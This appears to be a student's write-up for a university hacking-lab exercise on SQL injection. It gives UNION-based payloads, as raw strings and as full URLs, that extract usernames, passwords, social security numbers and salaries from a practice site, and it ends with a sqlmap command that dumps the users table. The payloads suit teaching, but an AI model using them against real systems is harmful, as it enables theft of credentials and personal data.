## **SQL database:**Find all information about the following properties

### ID, firstname, lastname


<http://haklab-n1.cs.technikum-wien.at/sql/index.php?userid=1+UNION+ALL+SELECT+id%2C+firstname%2C+lastname+FROM+users--+->

1 UNION ALL SELECT id, firstname, lastname FROM users-- -

### username, password

<http://haklab-n1.cs.technikum-wien.at/sql/index.php?userid=1+UNION+ALL+SELECT+1%2C+username%2C+password+FROM+users--+->

1 UNION ALL SELECT NULL, NULL, NULL-- -




### svnr, protected, license, salery, hobbies

#### for svnr, salery, hobbies:

<http://haklab-n1.cs.technikum-wien.at/sql/index.php?userid=1+UNION+ALL+SELECT+svnr%2C+salery%2C+hobbies+FROM+users--+->

1 UNION ALL SELECT svnr, salery, hobbies FROM users-- -



#### for license, protected, password:

<http://haklab-n1.cs.technikum-wien.at/sql/index.php?userid=1+UNION+ALL+SELECT+license%2C+protected%2C+password+FROM+users--+->


1 UNION ALL SELECT license, protected, password FROM users-- -



### database version, current user, server version


<http://haklab-n1.cs.technikum-wien.at/sql/index.php?userid=1+UNION+ALL+SELECT+NULL%2C+%40%40version%2C+NULL--+->

1 UNION ALL SELECT NULL, @@version, NULL-- -




<http://haklab-n1.cs.technikum-wien.at/sql/index.php?userid=1+UNION+ALL+SELECT+NULL%2C+USER%28%29%2C+NULL--+->


1 UNION ALL SELECT NULL, USER(), NULL-- -



<http://haklab-n1.cs.technikum-wien.at/sql/index.php?userid=1+UNION+ALL+SELECT+NULL%2C+%40%40version_comment%2C+NULL--+->

1 UNION ALL SELECT NULL, @@version\_comment, NULL-- -





## Or use sqlmap for everything:

sqlmap -u "http://haklab-n1.cs.technikum-wien.at/sql/index.php?userid=1" -T users –dump

